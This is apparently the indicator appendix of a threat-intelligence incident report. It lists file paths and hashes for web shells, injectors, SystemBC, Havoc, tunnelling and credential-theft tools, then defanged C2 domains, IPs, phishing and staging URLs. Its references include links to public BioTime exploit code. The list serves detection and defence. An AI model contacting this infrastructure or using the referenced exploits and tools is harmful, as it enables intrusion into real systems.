C:\Windows\en-US\hh.exe C:\Windows\en-US\New folder\hh.exe	hh.exe	Ngrok	FE94C576B99DCC99B1 C82FCE00AF97AB	AEA717754BA2BA8FB3981B B87837B150AB659023	3E20143E3E6346E09009109C997E91CE13 5EAFC20496A02B2D5BAD4A0B2A823C	Adware/Ngrok
C:\Program Files\Internet Explorer\en-us\hmmapi. dll.exe	hmmapi.dll.exe	Ngrok	FE94C576B99DCC99B1 C82FCE00AF97AB	AEA717754BA2BA8FB3981B B87837B150AB659023	3E20143E3E6346E09009109C997E91CE13 5EAFC20496A02B2D5BAD4A0B2A823C	Adware/Ngrok
C:\Program Files\Internet Explorer\en-us\hmmapi.exe	hmmapi.exe	Ngrok	FE94C576B99DCC99B1 C82FCE00AF97AB	AEA717754BA2BA8FB3981B B87837B150AB659023	3E20143E3E6346E09009109C997E91CE135 EAFC20496A02B2D5BAD4A0B2A823C	Adware/Ngrok
C:\Program Files\Internet Explorer\en-us\ieinstall.exe	ieinstall.exe	Ngrok	FE94C576B99DCC99B1C 82FCE00AF97AB	AEA717754BA2BA8FB3981B B87837B150AB659023	3E20143E3E6346E09009109C997E91CE13 5EAFC20496A02B2D5BAD4A0B2A823C	Adware/Ngrok
C:\restores\ngrok.exe	ngrok.exe	Ngrok	FE94C576B99DCC99B1C 82FCE00AF97AB	AEA717754BA2BA8FB3981 BB87837B150AB659023	3E20143E3E6346E09009109C997E91CE13 5EAFC20496A02B2D5BAD4A0B2A823C	Adware/Ngrok
C:\Program Files\Microsoft Policy Platform\tgtns_ schemasuninstal.exe	tgtns_ schemasuninstal. exe	Ngrok	FE94C576B99DCC99B1C 82FCE00AF97AB	AEA717754BA2BA8FB3981 BB87837B150AB659023	3E20143E3E6346E09009109C997E91CE13 5EAFC20496A02B2D5BAD4A0B2A823C	Adware/Ngrok
C:\Program Files\Internet Explorer\en-us\ieinstal	ieinstal	Ngrok configuration file	04F9274C62C612342 E74F868FC3069F5	86969BC9F13C6359C541 51432F3819301074164C	903638CCECA0718C586739CB822CA396F8 4693BC3E9B3D07DAFF5C09F0A5B2A6	-
C:\Windows\en-US\rs	rs	Ngrok configuration file	59F636854F5A51194 5EB4870CCE6A85B	DEF5CB2D480D058902B7 CC2F6C0915AFD972AD0B	27AE97933A4DD955A7E928BE0EFA3619 07C088076837446ADA5642BD32500627	-
C:\Program Files\Microsoft Policy Platform\tgtns_ StateReport	tgtns_StateReport	Ngrok configuration file	-	-	-	-
C:\Program Files\Microsoft\Exchange Server\V15\ FrontEnd\HttpProxy\owa\auth\Current\themes\ resources\UpdateChecker.aspx	UpdateChecker. aspx	Obfuscated Web Shell	07AB4DD676F477E9F 93BE1A325073D93	E6A1157020746CF487799A D344A5B1A603052F0E	A841C8179AC48BDC2EBF1E646D4F552D 9CD02FC79207FDC2FC783889049F32BC	Data/Agent.32BC!tr
C:\Windows\System32\synapx.dll	synapx.dll	PasswordFilterLibrary	-	-	-	-
C:\Windows\System32\synapy.dll	synapy.dll	PasswordFilterLibrary	-	-	-	-

Host Based Indicators (cont'd.)

Full Path	File Name	Description	MD5	SHA1	SHA256	FortiGuard AV Signature
C:\Users\<Administrator>\Desktop\New folder\plink.exe C:\Users\<Administrator>\Desktop\plink.exe C:\Windows\Temp\plink.exe C:\Windows\Temp\WinSAT\plink.exe C:\Windows\Temp\WinSAT\winsat\plink.exe C:\Windows\Temp\crashpadd\plink.exe C:\Windows\Web\4K\Wallpaper\Windows\plink.exe C:\Windows\Temp\Crashpad\plink.exe C:\Windows\en-US\plink.exe C:\Windows\System32\drivers\en-US\plink.exe C:\Program Files\Internet Explorer\plink.exe C:\Windows\System32\drivers\DriverData\Intel\DPTF\dv\log\plink.exe C:\Windows\System32\drivers\en-US\vnc64bit\plink.exe C:\Windows\Temp\crashpadd\vnc64bit\plink.exe C:\Windows\Temp\Crashpad\attachments\plink.exe C:\Windows\System32\plink.exe	plink.exe	plink	-	-	-	-
C:\Users\<Administrator>\Desktop\New folder\PsExec64.exe C:\Windows\Temp\PsExec64.exe	PsExec64.exe	Psexec	-	-	-	-
C:\Windows\PSEXESVC.exe	PSEXESVC.exe	Psexec	-	-	-	-
C:\Users\<Administrator>\Desktop\PuTTY.0.80.Portable\32bit_putty.exe	32bit_putty.exe	putty	-	-	-	-
C:\Users\<Administrator>\Desktop\PuTTY.0.80.Portable\64bit_putty.exe	64bit_putty.exe	putty	-	-	-	-
C:\Program Files\Common Files\System\putty.exe	putty.exe	putty	-	-	-	-
C:\Users\<Administrator>\Desktop\AngryIPScannerPortable\PuTTY_Portable_0.60_Rev_3.paf.exe	PuTTY_Portable_0.60_Rev_3.paf.exe	putty	-	-	-	-
C:\Users\<Application>\Apps\Web\assets\js\jquery-1.10.2.aspx	jquery-1.10.2.aspx	RecShell - Web Shell	923CAB44221FABD8F42DD00CC0701AC3	3717505A61AD86B47CA05701784B2E0986FD587C	ea10bc8c77446c9a7eb4720df656a465e3cf4edb40a2c5cacd7f6b665960ccda	ASP/Webshell.AR!tr
C:\Users\<Application>\Apps\Web\assets\img\chat\row-rec.aspx	row-rec.aspx	RecShell - Web Shell	923CAB44221FABD8F42DD00CC0701AC3	3717505A61AD86B47CA05701784B2E0986FD587C	ea10bc8c77446c9a7eb4720df656a465e3cf4edb40a2c5cacd7f6b665960ccda	ASP/Webshell.AR!tr
C:\inetpub\wwwroot\QPulse5WebServices\Docs\Help\scripts\SplitScreen.aspx	SplitScreen.aspx	RecShell - Web Shell	923CAB44221FABD8F42DD00CC0701AC3	5D573209939C737A829DAC72383062D9965A8FA3	C0786C60E92BE76CB9F9B3DA5F53D5E8B999B2C86A73E94D793070F2B96F852E	ASP/Webshell.AR!tr
C:\Windows\Temp\RegLogon.exe	RegLogon.exe	Registry Manipulator - Enables wdigest	-	cf7399acf378c147e706f90e924015ef47cdb364	64892920b813f61eab4797bd60e3fc79a810354e2318061b252dfc027bf72329	-
C:\Users\<Administrator>\Desktop\RegLogon.exe	RegLogon.exe	Registry Manipulator - Enables wdigest	-	cf7399acf378c147e706f90e924015ef47cdb364	64892920b813f61eab4797bd60e3fc79a810354e2318061b252dfc027bf72329	-
C:\Users\<Administrator>\Desktop\New folder\RegLogon.exe	RegLogon.exe	Registry Manipulator - Enables wdigest	-	cf7399acf378c147e706f90e924015ef47cdb364	64892920b813f61eab4797bd60e3fc79a810354e2318061b252dfc027bf72329	-
C:\Windows\System32\en-GB\<VictimName>.exe	<VictimName>.exe	RemoteInjector	E12E14EEAC7D8631C2EBE67F2192D16B	BF6BA3F9FA93E2860A1041A443B318B7CD93A1D5	22BD09FBAB54963D4B0234585D33571A47A2DF569DBAB8B40988415AB0A3C37B	W64/Injector.D16B!tr

Host Based Indicators (cont'd.)

Full Path	File Name	Description	MD5	SHA1	SHA256	FortiGuard AV Signature
C:\Windows\System32\drivers\conhost.exe	conhost.exe	RemoteInjector	e12e14eeac7d8631c2e be67f2192d16b	bf6ba3f9fa93e2860a10 41a443b318b7cd93a1d5	22bd09fbab54963d4b0234 585d33571a47a2df569dbab 8b40988415ab0a3c37b	W64/Injector.D16B!tr
C:\Windows\apppatch\dllhost.exe	dllhost.exe	RemoteInjector	D28484F61FED7C74C D827FBFF5E19A10	6bfca49597e5652b3f16 d05b9a24dcf23e259e74	00218B08FB18D8AA987B1 AD21AB5A3D6D32D4C82C 485AA6FD2DE7A6A5B5741CF	W64/Agent.9a10!tr
C:\Users\<Administrator>\<Application>\apps\web\assets\img\chat	border.exe	ReverseSocks5	03F2B01A9BC670CE6 F2A2A50D5C08B22	786379BB3C0E3EA6EC 7D7AF88D109994C20BB849	e12acf1b58b633d090b7e982 8b0790502c9b9cd2df51a68 63319912d2152dbc9	W32/ReverseShell. FA!tr
C:\Users\<User>\Documents\Mendix\Snaffler\Snaffler.exe	Snaffler.exe	Snaffler	ebd96cf97f93e62210 fe4d928c49464c	aa52ec30f5127b62c652 39535eda2e949532f484	c3777df8af97479419aaff9bb b113ddeb1aef7515a91fc683f 8c62133466a137	Riskware/Snaffler
C:\Users\<Administrator>\Desktop\New folder\netscan_portable\64-bit\ netscan.exe	netscan.exe	SoftPerfect Network Scanner	-	-	-	-
C:\windows\en-us\CIMgr.dll C:\sum1030\sum\CIMgr.dll C:\Users\<Application>\apps\web\assets\img\chat\CIMgr.dll	CIMgr.dll	SystemBC	6dad431bfc40ad3576 516795623f6c50	F38B0498102D2E2FC54 72593ECE32CD700D82334	afb5b85e4082e4425ca4f0c3 101eb0c968a2b8feac1aba229 68a8303a67f4a6a	W32/ SystemBC.6c50!tr
C:\Users\<Application>\Apps\Web\assets\img\chat\sockethlp.dll	sockethlp.dll	SystemBC	ae1cab1ae3d953debd 6baa08dc7db135	48a5e45b79e879bcf797e3 257abd3562c3725b05	2F2EB7C2ED29DA21C11CEEF4 FE1A2B13445CBA5FC7BBD66 8AB5A565FA5377487	W32/SystemBC!tr
C:\Windows\Temp\WinSAT\winsat\hookldr.exe C:\Windows\Temp_avast_\vnc64bit\hookldr.exe C:\Windows\Temp\crashpadd\hookldr.exe C:\Windows\Temp\vnc64bit\hookldr.exe C:\Windows\System32\drivers\DriverData\Intel\DPTF\dv\log\hookldr.exe C:\Windows\System32\drivers\en-US\vnc64bit\hookldr.exe C:\Windows\Temp\crashpadd\vnc64bit\hookldr.exe	hookldr.exe	Tight VNC	-	-	-	-
C:\Windows\Temp\WinSAT\winsat\tvnserver.exe C:\Windows\Temp_avast_\vnc64bit\tvnserver.exe C:\Windows\Temp\crashpadd\tvnserver.exe C:\Windows\Temp\vnc64bit\tvnserver.exe C:\Windows\Temp\crashpadd\vnc64bit\tvnserver.exe C:\Windows\System32\drivers\DriverData\Intel\DPTF\dv\log\tvnserver.exe C:\Windows\System32\drivers\en-US\vnc64bit\tvnserver.exe C:\Windows\Temp\WinSAT\winsat\tvnviewer.exe C:\Windows\Temp_avast_\vnc64bit\tvnviewer.exe C:\Windows\Temp\crashpadd\tvnviewer.exe C:\Windows\Temp\vnc64bit\tvnviewer.exe C:\Windows\System32\drivers\DriverData\Intel\DPTF\dv\log\tvnviewer.exe C:\Windows\System32\drivers\en-US\vnc64bit\tvnviewer.exe C:\Windows\Temp\crashpadd\vnc64bit\tvnviewer.exe	tvnserver.exe	Tight VNC	-	-	-	-
C:\Users\<User>\Documents\Mendix\winPEAS.ps1 C:\Users\<User>\Downloads\winPEAS.ps1 C:\Users\<User>\Documents\AUDIT\TOOLS\winPEAS.ps1	winPEAS.ps1	WinPEAS	057999f7fedb3339de f3be576a2408a7	06f68ce5e68cf4b0ce04bb5 2105b90091b4b52d8	9188830f1fd5165ab77c4d049 fc922a3fba299c899e8b7a853 5f30910a611ffe	Riskware/WinPEAS

Network-Based Indicators

Indicator Type	Network Indicator	Description	Observations
IP	104[.]21.78.163	Credential capture web portal	Phishing domain (encoremir[.]com) resolved to this CloudFlare IP.
IP	5[.]255.100.203	Credential capture web portal	Phishing domain (encoremir[.]com) resolved to this IP.
Domain	encoremir[.]com	Credential capture web portal	Phishing domain hosting fake web portal used for credential harvesting. First observed as part of re-access attempts. Employed across multiple phishing attempts.
IP	45[.]66.249.200	NeoExpressRAT	C2 domain for NeoExpressRAT (appstgs[.]com) resolved to this IP from at least 2024/07/23 until 2024/12/17.
Domain	appstgs[.]com	NeoExpressRAT	C2 domain associated with NeoExpressRAT binary (container.dll - SHA1: 670634948920e4632874065f484595deb5eb297e)
URL	hxxps://docs[.]google[.]com/document/export?format=txt&id=1YwJBwB5vc4uuSA3iebzUb0zd93bidEDzyhs-xbK7vvc	NeoExpressRAT	Google Docs link hardcoded into NeoExpressRAT second stage loader (msoert2.dll - SHA1: 799512F8EC1D28EC35A386EBF2E29F382B7705E0).
URL	hxxps://docs[.]google[.]com/document/export?format=txt&id=1Zg3DwBqKRuAjyhdIS-P29Jn5odm1mr36j3_xsEF8Uvc	NeoExpressRAT	Google Docs link hardcoded into NeoExpressRAT second stage loader (msoert2.dll - SHA1: 799512F8EC1D28EC35A386EBF2E29F382B7705E0).
URL	hxxps://docs[.]google[.]com/document/export?format=txt&id=1gSrKZd2l1Toj4f7G8TbzSf2A_sm8r1v5UHDUoKZGKbc	HXLibrary	Google Docs link hardcoded into HXLibrary sample containing C2 domain information.
URL	hxxps://docs[.]google[.]com/document/export?format=txt&id=13njrS8e3Y3hUrVxHSQ0sALSoQBcQthLt4RGE-EyserQ	HXLibrary	Google Docs link hardcoded into HXLibrary sample containing C2 domain information.
URL	hxxps://docs[.]google[.]com/document/export?format=txt&id=1_DXc1ushx-Cb0L4N_P2p2iT4Dpx3_9YjCKnL7leRPjM	HXLibrary	Google Docs link hardcoded into HXLibrary sample containing C2 domain information.
IP	162[.]33.178.234	HanifNet	C2 domain for HanifNet (hewlettpackardupdates[.]info) resolved to this IP from at least 2023/05/14 until 2024/05/10.
IP	45[.]147.230.159	HanifNet	C2 domain for HanifNet (hewlettpackardupdates[.]info) resolved to this IP from 2024/05/10.
Domain	hewlettpackardupdates[.]info	HanifNet	C2 domain associated with HanifNet (masf.exe - SHA1: 60dc8820299744bea054f60ff63aeaebcdee571b) with both observed HanifNet config files (masf.exe.config - SHA1: 360AC61F2452E849AC5B7E6E2FA5B3172514D166 and mapi.exe.config - SHA1: 3B608F98603E8CF1C79459077ABA1B37F256DE29)
IP	64[.]176[.]165[.]17	Havoc	C2 domain for Havoc (apps[.]gist[.]githubapp[.]net) resolved to this IP
IP	66[.]55.159.84	Havoc	C2 domain for Havoc (connect[.]mozilla[.]one) resolved to this IP from at least 2024/10/14 until 2024/12/17.
IP	95[.]179.217.91	Havoc	C2 domain for Havoc (cdn[.]gupdate[.]net) resolved to this IP from at least 2024/08/23 until 2024/12/17.
Domain	apps[.]gist[.]githubapp[.]net	Havoc	C2 domain associated with Havoc binary (conhost.dll - SHA1: f7ec27cd5b05a66b263f620402c39c2b7d2f23ef) loaded through RemoteInjector (conhost.exe - SHA1: bf6ba3f9fa93e2860a1041a443b318b7cd93a1d5)
Domain	cdn[.]gupdate[.]net	Havoc	C2 domain associatedwith Havoc binary (version.dll - SHA1: 10F64F4A976195E25587713C4F754B46B61849CC) loaded through RemoteInjector (dllhost.exe - SHA1: 6bfca49597e5652b3f16d05b9a24dcf23e259e74).
Domain	connect[.]mozilla[.]one	Havoc	C2 domain associatedwith Havoc binary (<VictimName>-401.dll - SHA1: DDC5BDACE73C1754D87D9EA1C545A0CB9112789B) loaded through RemoteInjector (<VictimName>.exe - SHA1: BF6BA3F9FA93E2860A1041A443B318B7CD93A1D5).
IP	194[.]213.18.182	HXLibrary	C2 domain for HXLibrary library (Microsoft.WSMan.Management.Activities.dll - SHA1: 07B8559BA867E09C032B914B8CA81EF880DDAB06) resolved to this IP from at least 2023/08/14.
Domain	savooks[.]com	HXLibrary	C2 domain associated with HXLibrary library (Microsoft.WSMan.Management.Activities.dll - SHA1: 07B8559BA867E09C032B914B8CA81EF880DDAB06)

Network-Based Indicators (cont'd.)

Indicator Type	Network Indicator	Description	Observations
IP	45[.]77.7.203	MeshCentral Agent	C2 URL for MeshCentral (hxxps://social[.]zerotier[.]app:443/agent.ashx) resolved to this IP from at least 2024/10/09.
URL	hxxps://drive[.]usercontent[.]google[.]com/download?id=1VKzmgdpSLWVl1CrC9qVqOOABk2Xf7Bbe&export=view	MeshCentral Agent	MeshCentral binary (ndinit-fnms.exe - SHA1: 8B22352C9C7C13CC9E0F0D42E74D8DEF0BBF8D6B) performed web requests to this URL during initial execution.
URL	hxxps://gitlab[.]com/ocr-view/mmocr-ref-manual/-/raw/main/IM0077782.png	MeshCentral Agent	MeshCentral binary (ndinit-fnms.exe - SHA1: 8B22352C9C7C13CC9E0F0D42E74D8DEF0BBF8D6B) performed web requests to this URL during initial execution.
URL	hxxps://raw[.]githubusercontent[.]com/Ocr-text2image-mos/mmocr_ref/refs/heads/main/demo/resources/mmocr-logo.png	MeshCentral Agent	MeshCentral binary (ndinit-fnms.exe - SHA1: 8B22352C9C7C13CC9E0F0D42E74D8DEF0BBF8D6B) performed web requests to this URL during initial execution.
URL	hxxps://s3[.]solarcom[.]ch/gist[.]github[.]com/resources/logo.png	MeshCentral Agent	MeshCentral binary (ndinit-fnms.exe - SHA1: 8B22352C9C7C13CC9E0F0D42E74D8DEF0BBF8D6B) performed web requests to this URL during initial execution.
URL	hxxps://social[.]zerotier[.]app:443/agent.ashx	MeshCentral Agent C2	C2 URL associated with MeshCentral binary (ndinit-fnms.exe - SHA1: 8B22352C9C7C13CC9E0F0D42E74D8DEF0BBF8D6B).
IP	13[.]126.63.42	ngrok	IP associated with ngrok activity.
IP	13[.]232.212.61	ngrok	IP associated with ngrok activity.
IP	13[.]232.27.141	ngrok	IP associated with ngrok activity.
IP	13[.]233.205.122	ngrok	IP associated with ngrok activity.
IP	3[.]6.96.240	ngrok	IP associated with ngrok activity.
IP	185[.]186.244.66	O365 access IP	IP associated with adversary authentication with the victim's O365 infrastructure. Linked to softEther VPN.
IP	144[.]202.84.43	SystemBC	C2 domain for SystemBC (cluster.amazonaws[.]work) resolved to this IP from at least 2024/12/10.
IP	151[.]236.22.79	SystemBC	C2 domain for SystemBC (schema.postman[.]sh) resolved to this IP from at least 2024/12/10.
Domain	cluster.amazonaws[.]work	SystemBC	Proxy C2 domain associated with SystemBC agent (CIMgr.dll - SHA1: F38B0498102D2E2FC5472593ECE32CD700D82334) loaded by DarkLoadLibrary variant (CIMgrSVR.exe - SHA1: 5cbde184bd95db80df89bbae7f6af6cc318b5a1a).
Domain	schema.postman[.]sh	SystemBC	C2 domain associated with SystemBC agent (CIMgr.dll - SHA1: F38B0498102D2E2FC5472593ECE32CD700D82334) loaded by DarkLoadLibrary variant (CIMgrSVR.exe - SHA1: 5cbde184bd95db80df89bbae7f6af6cc318b5a1a).
IP	104[.]238[.]191[.]185	VPN access	Associated with plink tunnel activity and VPN authentication events.
IP	146[.]70.233.3	VPN access	Associated with VPN authentication events.
IP	154[.]47.17.157	VPN access	Associated with inbound RDP sessions, plink tunnel activity and VPN authentication events.
IP	185[.]174.101.16	VPN access	Associated with VPN authentication events.
IP	199[.]247.8.233	VPN access	Associated with inbound RDP sessions, plink tunnel activity and VPN authentication events.
IP	20[.]74.232.77	VPN access	Associated with VPN authentication events.
IP	85[.]237.211.226	VPN access	Associated with VPN authentication events.
IP	89[.]41.26.206	VPN access	Associated with VPN authentication events.

References

[1] https://www.ncsc.gov.uk/news/heightened-threat-of-state-aligned-groups

[2] https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-038a

[3] https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-335a

[4] https://www.cyber.gov.au/about-us/view-all-content/alerts-and-advisories/russian-military-cyber-actors-target-us-and-global-critical-infrastructure

[5] https://www.dni.gov/files/ODNI/documents/assessments/ATA-2024-Unclassified-Report.pdf

[6] https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-241a

[7] https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/expand

[8] https://github.com/netwrix/pingcastle

[9] https://www.britannica.com/topic/hanif

[10] https://referenceworks.brill.com/display/entries/EIEG/SIM_gi_01474.xml

[11] https://learn.microsoft.com/en-us/dotnet/api/system.io.filestream.read?view=net-9.0

[12] https://learn.microsoft.com/en-us/dotnet/api/system.net.http.httpclient.postasync?view=net-9.0

[13] https://gchq.github.io/CyberChef/

[14] https://github.com/fortra/nanodump

[15] https://anydesk.com/

[16] https://angryip.org/

[17] https://github.com/netwrix/pingcastle

[18] https://www.ultraviewer.net/

[19] https://github.com/HavocFramework/Havoc

[20] https://www.vultr.com/

[21] https://github.com/fortra/nanodump

[22] https://attack.mitre.org/techniques/T1003/001/

[23] https://www.tightvnc.com/

[24] https://www.ibm.com/docs/en/zos/2.4.0?topic=problems-example-log-file

[25] https://x.com/0gtweet/status/1477925112561209344

[26] https://github.com/bwmarrin/discordgo

[27] https://github.com/dop251/goja

[28] https://github.com/armon/go-socks5

[29] https://github.com/hashicorp/yamux

[30] https://github.com/reeflective/console

[31] https://bluevps.com/

[32] https://github.com/nadoo/glider

[33] https://github.com/Acebond/ReverseSocks5

[34] https://github.com/bats3c/DarkLoadLibrary

[35] https://www.proofpoint.com/au/threat-insight/post/systembc-christmas-july-socks5-malware-and-exploit-kits

[36] https://www.zkteco.com/en/ZKBioTime/ZKBioTime

[37] https://nvd.nist.gov/vuln/detail/CVE-2023-38950

[38] https://nvd.nist.gov/vuln/detail/CVE-2023-38951

[39] https://nvd.nist.gov/vuln/detail/CVE-2023-38952

[40] https://github.com/omair2084/biotime-rce-8.5.5

[41] https://sploitus.com/exploit?id=PACKETSTORM:177859

[42] https://krashconsulting.com/fury-of-fingers-biotime-rce/

[43] https://learn.microsoft.com/en-us/defender-xdr/microsoft-threat-actor-naming

[44] https://www.crowdstrike.com/en-us/blog/who-is-pioneer-kitten/

[45] https://www.security.com/threat-intelligence/iran-apt-seedworm-africa-telecoms

[46] https://blogs.microsoft.com/on-the-issues/2024/02/06/iran-accelerates-cyber-ops-against-israel/

[47] https://www.welivesecurity.com/en/eset-research/oilrigs-outer-space-juicy-mix-same-ol-rig-new-drill-pipes/

[48] https://claroty.com/team82/research/inside-a-new-ot-iot-cyber-weapon-iocontrol

[49] https://about.fb.com/wp-content/uploads/2022/04/Meta-Quarterly-Adversarial-Threat-Report_Q1-2022.pdf

[50] https://news.microsoft.com/wp-content/uploads/prod/sites/358/2022/06/Doc.-No.-16-Ex-parte-TRO-SEALED.pdf

[51] https://x.com/k3yp0d/status/1837769047204663338

[52] https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-241a

[53] Ibid.

[54] https://censys.com/analysis-of-fox-kitten-infrastructure-reveals-unique-host-patterns-and-potentially-new-iocs/

[55] https://cloud.google.com/blog/topics/threat-intelligence/kegtap-and-singlemalt-with-a-ransomware-chaser

[56] https://aurologic.com/

[57] https://attack.mitre.org/software/S0029/

March 7, 2025 9:09 PM / MKTG-1022-0-0-EN